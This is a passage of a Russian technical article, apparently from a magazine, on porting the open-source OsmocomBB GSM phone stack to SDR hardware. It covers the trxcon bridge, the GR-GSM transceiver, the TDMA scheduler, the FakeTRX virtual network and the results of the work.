для гарнитуры. Иными словами, ничем не примечательный TRS-разъем (micro-jack, 2,5 мм) может использоваться не только для передачи звука, но и данных! Похожая технология используется и в современных смартфонах, позволяя подключать наушники с кнопками, монопод для селфи и прочие аксессуары.

Отсутствие других интерфейсов, таких как USB, и необходимость использования последовательного порта также накладывают определенные ограничения, наиболее значимым из которых является скорость передачи данных. Например, частично возможности сниффинга и запуска базовой станции ограничены именно из-за низкой пропускной способности интерфейса. Более того, готовый кабель для подключения телефона к USB найти довольно сложно, и в большинстве случаев его приходится делать самостоятельно, что к тому же усложняет порог вхождения пользователей.

Совокупность этих факторов в определенный момент породила идею перехода на другую аппаратную платформу, которая не ограничивала бы проект ни программно, ни аппаратно, а также была бы доступна для всех, как в плане производства, так и в плане цены. И технология SDR (Software Defined Radio), весьма доступная и переживающая бурный рост популярности, как раз соответствует данным требованиям.

Концепция SDR заключается в разработке радиооборудования общего назначения, то есть не привязанного к конкретному стандарту связи. Благодаря этому технология получила большое распространение как среди радиолюбителей, так и среди производителей коммерческого оборудования. Уже сегодня SDR активно используется в сотовой связи, а именно для развертывания сетей стандартов GSM, UMTS и LTE.


Сама идея разработки и запуска мобильного телефона GSM, реализуемого проектом OsmocomBB, на базе SDR не нова. Данное направление когда-то развивалось разработчиками Osmocom, но его забросили. Кроме того, известно об аналогичной исследовательской работе[1] швейцарской лаборатории, которая, к сожалению, остановилась на стадии proof of concept. Но мы решили возобновить работу над данным направлением, поставив перед собой задачу реализации поддержки новой аппаратной платформы для OsmocomBB на базе SDR, идентичной чипсету Calypso с точки зрения обратной совместимости и более открытой к модификациям одновременно.

Далее будет вкратце описан процесс разработки новой платформы, а также проблемы, с которыми мы столкнулись, и способы их решения. В качестве заключения будут представлены результаты, которых удалось достичь, ограничения текущей реализации, идеи для дальнейшей разработки, а также небольшая подсказка, описывающая порядок действий для запуска OsmocomBB на SDR.

История проекта

Как уже говорилось ранее, OsmocomBB предоставляет два типа приложений: одни работают на стороне компьютера, другие загружаются в телефон в составе альтернативной прошивки. А взаимодействие между ними реализуется небольшой программой osmocon (от слова connection), которая обеспечивает их взаимное соединение через последовательный порт. Само взаимодействие осуществляется посредством простого бинарного протокола L1CTL (GSM Layer 1 Control), где существует всего три типа сообщений: запрос (REQ), ответ (CONF) и уведомление (IND).

Идею такого посредничества было решено сохранить, как и сам протокол, чтобы обеспечить прозрачную совместимость с имеющимися приложениями. В результате было реализовано новое приложение — trxcon, которое работает словно мост между высокоуровневыми приложениями (такими как mobile и ccch_scan) и трансивером — отдельным приложением, управляющим SDR. Отсюда и происходит название trxcon (transceiver connection).




Трансивер является отдельной программой, которая выполняет низкоуровневые задачи физического уровня GSM, такие как частотно-временная синхронизация с сетью, обнаружение и демодуляция сигнала, модуляция и передача исходящего сигнала. Из готовых решений существует два подходящих проекта: OsmoTRX и

1 goo.gl/CBWfGx (semanticscholar.org), goo.gl/wdmQMp (springer.com)


GR-GSM. Первый является улучшенной модификацией трансивера из проекта OpenBTS и сейчас используется проектами Osmocom для запуска базовой станции; второй предоставляет набор блоков GNU Radio для приема и декодирования сигналов GSM.

Несмотря на полноту реализации и поддержку передачи сигнала «из коробки», OsmoTRX вряд ли может порадовать разработчика чистотой и читабельностью исходного кода: гремучая смесь C и C++! Изменение сравнительно небольшого участка кода может потребовать изучения всей иерархии классов, в то время как GR-GSM предоставляет несравнимую с OsmoTRX модульность и свободу модификаций. Тем не менее OsmoTRX все равно имеет ряд преимуществ, наиболее важными из которых являются производительность, низкие требования к ресурсам системы и сравнительно меньший объем исполняемого кода, а также его зависимостей. Все это делает проект достаточно дружелюбным для встраивания в системы с ограниченными ресурсами: на его фоне GNU Radio выглядит огромным и прожорливым монстром. Изначально вся разработка была ориентирована именно на OsmoTRX, однако итоговый выбор был сделан в пользу использования второго проекта в качестве трансивера.



Для обеспечения обратной совместимости в связывающем приложении trxcon был реализован интерфейс TRX, который также используется в проектах OsmoTRX, OsmoBTS и OpenBTS. Данный интерфейс для каждого соединения подразумевает использование трех UDP-сокетов, у каждого из которых своя специфичная задача. Одним из них является интерфейс CTRL, который позволяет управлять трансивером (настройка частоты, усиления и т. п.). Другой называется DATA и, согласно названию, обеспечивает обмен информацией, которую нужно передать (Uplink) или которая уже была принята (Downlink). Последний, CLCK, используется для передачи временных меток от трансивера.

Для GR-GSM было реализовано новое приложение grgsm_trx, задачей которого является инициализация базового набора блоков (flow graph), а также предоставление TRX-интерфейса для внешнего управляющего приложения, в нашем случае — trxcon. Сам flow graph изначально состоял только из блоков для приема, то есть обнаружения и демодуляции, наименьших порций информации физического интерфейса GSM — bursts. Каждый burst на выходе демодулятора представляет собой битовую последовательность, состоящую в основном из полезной нагрузки и мидамбулы, которая позволяет приемнику синхронизироваться с передатчиком, но в отличие от преамбулы находится в середине.




На данном этапе разработки проекта высокоуровневые приложения, такие как cch_scan, уже могли настроить SDR на определенную частоту, запустить процесс синхронизации с базовой станцией и демодуляцию принимаемого сигнала. Однако вместе с первыми успехами появились и первые трудности. Поскольку большая часть реализации физического уровня в OsmocomBB ранее опиралась на DSP телефона, кодирование и декодирование пакетов согласно спецификации GSM 05.03 отдельно реализовано не было — его выполнял проприетарный код.

В итоге только что реализованный трансивер передает верхним слоям реализации битовые порции информации, то есть bursts, а текущая реализация верхних слоев ждет от физического уровня байтовые LAPDm-пакеты (в основном по 23 байта каждый). Более того, работа трансивера подразумевает точную временную синхронизацию (TDMA, Time Division Multiple Access) с базовой станцией, в то время как высокоуровневые приложения об этом даже и не подозревают и передают исходящие пакеты тогда, когда им это необходимо.

Для устранения получившегося «провала» в реализации был реализован TDMA-планировщик, который принимает LAPDm-пакеты от высокоуровневых приложений, кодирует их в bursts и передает трансиверу, определяя время их передачи с помощью номеров фрейма и таймслота, а также собирает воедино bursts, приходящие от трансивера, декодирует их и отправляет верхним слоям. Под кодированием и декодированием согласно GSM 05.03 подразумевается создание помехоустойчивых битовых последовательностей (путем добавления избыточной информации), а также восстановление LAPDm-пакетов из принятых зашумленных последовательностей с помощью алгоритма Витерби соответственно.


Звучит запутанно, но похожий процесс кодирования и декодирования LAPDm-пакетов имеет место как на стороне мобильного телефона, так и на стороне базовой станции. К счастью, в нашем распоряжении оказалась ее свободная реализация с открытым исходным кодом — OsmoBTS (Osmocom Base Transceiver Station). Весь код данного проекта, связанный с GSM 05.03, был переработан, задокументирован и перенесен в основную библиотеку проекта Osmocom — libosmocore — в качестве дочерней библиотеки libosmocoding. Теперь, благодаря этому, многие проекты, включая OsmocomBB, GR-GSM и OsmoBTS, могут пользоваться общей реализацией без дупликации кода. Сам TDMA-планировщик был реализован по аналогии с OsmoBTS, но с учетом особенностей работы мобильного телефона.

138
138
138
138
138




После этого прием все-таки заработал! Но самой главной возможности, которая просто необходима для работы мобильного телефона, по-прежнему не хватало — возможности передавать данные. Проблема в том, что изначально в GR-GSM отсутствовали блоки, которые позволили бы модулировать и передавать сигнал. Но, к счастью, автор проекта, Петр Крысик, поддержал идею их реализации, в результате чего дальнейшая работа над проектом продолжалась совместно с ним.


Чтобы зря не терять время, пока шла работа над возможностью передачи данных, было разработано временное, но, как оказалось позже, очень полезное решение — набор инструментов для эмуляции трансивера, то есть виртуальный Um-интерфейс. Поскольку OsmocomBB, как и OsmoBTS, теперь поддерживает TRX-интерфейс, оба проекта можно легко соединить между собой: каждый Downlink burst со стороны OsmoBTS передавать приложению trxcon, а каждый Uplink burst со стороны OsmocomBB передавать OsmoBTS. Простое приложение, написанное на языке Python и получившее название FakeTRX, позволило запускать виртуальную GSM-сеть без какого-либо оборудования!




Благодаря этому набору инструментов в дальнейшем было найдено и исправлено довольно большое количество багов в реализации TDMA-планировщика, а также реализована поддержка выделенных каналов, таких как SDCCH и TCH. Первый тип логических каналов в GSM в основном используется для передачи SMS-сообщений, USSD-запросов и (иногда) установления голосовых звонков. А второй — непосредственно для передачи голоса во время звонка. Кроме того, на базе проекта GAPK (GSM Audio Packet Knife) была реализована базовая поддержка записи и кодирования, а также декодирования и воспроизведения звука в OsmocomBB (прежде данная задача также выполнялась силами DSP телефона).



Тем временем Петр Крысик разработал и успешно реализовал все недостающие блоки, необходимые для передачи сигнала. Поскольку в GSM используется модуляция GMSK (Gaussian Minimum Shift Keying), он задействовал уже имеющийся в составе GNU Radio блок — GMSK Modulator. Однако основная проблема заключалась в обеспечении синхронизации с базовой станцией. Каждый передаваемый burst должен передаваться вовремя, согласно выделенному базовой станцией разрешенному периоду времени, называемому таймслотом. Не раньше и не позже, хоть и с учетом небольшой погрешности, которая компенсируется защитными периодами в системе TDMA. Ситуацию усложняло отсутствие точного задающего генератора у большинства SDR-устройств, в результате которого вся система, как говорят радиолюбители, «плывет по времени».



Однако решение данной проблемы все же было найдено, и заключается оно в использовании аппаратного времени (hardware clock) SDR-девайсов, таких как USRP, на основе которого каждый принимаемый burst получает *штамп* текущего аппаратного времени. Сопоставив эти штампы и текущий номер фрейма, декодированный из SCH burst, можно выполнять коррекцию и назначить точный момент передачи исходящих порций информации. Проблема только в том, что стандартные блоки GNU Radio, предназначенные для взаимодействия с SDR, не поддерживают временные штампы, поэтому их пришлось заменить на UHD Source и Sink, ограничившись поддержкой устройств семейства USRP.



В итоге, когда трансивер был готов к работе, пришло время выходить за рамки виртуального Um-интерфейса. Но, как говорится, первый блин комом, поэтому первая попытка собрать все воедино и запустить проект на реальном оборудовании, конечно же, не удалась. Мы упустили из виду особенность технологии временного разделения в GSM: отсчет времени для передаваемого телефоном сигнала (Uplink) специально замедлен относительно принимаемого (Downlink) на три таймслота, что дает телефонам с полудуплексным модулем связи необходимый запас времени на перестройку частоты. После небольшой коррекции проект все-таки заработал! Впервые с помощью OsmocomBB и SDR удалось передать SMS-сообщение и выполнить первый голосовой звонок.

Результаты

Удалось создать своего рода мост между OsmocomBB и SDR-трансиверами, работающими через драйвер UHD (Universal Hardware Driver). Были реализованы основные компоненты физического уровня GSM, необходимые для работы высокоуровневых приложений, таких как ccch_scan, cbch_scan и mobile. Все наработки проекта были опубликованы в открытом доступе в составе основного репозитория OsmocomBB.

Теперь, используя SDR в качестве аппаратной платформы для OsmocomBB, можно запускать полностью прозрачный стек протоколов GSM — без проприетарных компонентов с закрытым исходным кодом, таких как DSP телефонов на базе чипсета Calypso, и одновременно с возможностью отладки и модификации каждого конкретного элемента реализации на лету. К тому же перед разработчиками и исследователями открываются новые возможности, например:

- запуск сети и телефона в других диапазонах частот (например, 2,4 ГГц);
- интеграция альтернативных звуковых кодеков (например, Speex или Opus);
- реализация стека GPRS.

Упомянутый выше инструментарий для создания виртуального Um-интерфейса тоже опубликован в репозитории проекта и может пригодиться как опытным разработчикам, например для симуляции необходимых уровней нагрузки на различные компоненты инфраструктуры сотовой сети и тестирования их стабильности, так и начинающим пользователям, которые могут начать изучение GSM на практике без необходимости искать и приобретать разнообразное оборудование для этого.

Однако текущая реализация новой аппаратной платформы для OsmocomBB все же не лишена определенных ограничений, большая часть из которых исходят от самой технологии SDR. Например, большинство доступных SDR-плат, таких как USRP, UmTRX, LimeSDR и т. п., имеют относительно малую мощность передаваемого сигнала, если сравнивать ее с максимальной мощностью передачи обычных телефонов. Еще одним пробелом в реализации является отсутствие поддержки технологии Frequency Hopping, которая предполагает использование абонентом сразу нескольких базовых станций на разных частотах, что позволяет уменьшить уровень интерференции и усложнить перехват сигнала. Эту технологию можно встретить в сетях большинства современных операторов, к тому же спецификации GSM описывают поддержку данной технологии как обязательной для каждого телефона. И если проблему с мощностью сигнала можно решить с помощью усилителей или ограничившись использованием лабораторной базовой станции, то реализация поддержки Frequency Hopping требует гораздо больших усилий.

Среди планов дальнейшего развития проекта:

- поддержка физических (не виртуальных) SIM-карт;
- расширение списка поддерживаемых SDR-девайсов;
- поддержка CSD (Circuit Switched Data);
- реализация встраиваемого трансивера на базе OsmoTRX;
- поддержка GPRS/EGPRS.

Вместо заключения


И напоследок несколько советов о том, как запустить результаты проделанной работы на своем SDR. Для начала предлагаем поэкспериментировать с виртуальным Um-интерфейсом с помощью разработанного нами TRX Toolkit[2].

Для этого понадобится не только OsmocomBB, но и весь набор компонентов центральной инфраструктуры сети от Osmocom: либо OsmoNiTB (Network in The Box), либо все компоненты по отдельности, включая BTS, BSC, MSC, MGW, HLR и т. д. Инструкции по сборке исходных кодов можно найти на сайте проекта или воспользоваться готовыми пакетами для дистрибутивов Debian, Ubuntu или OpenSUSE.

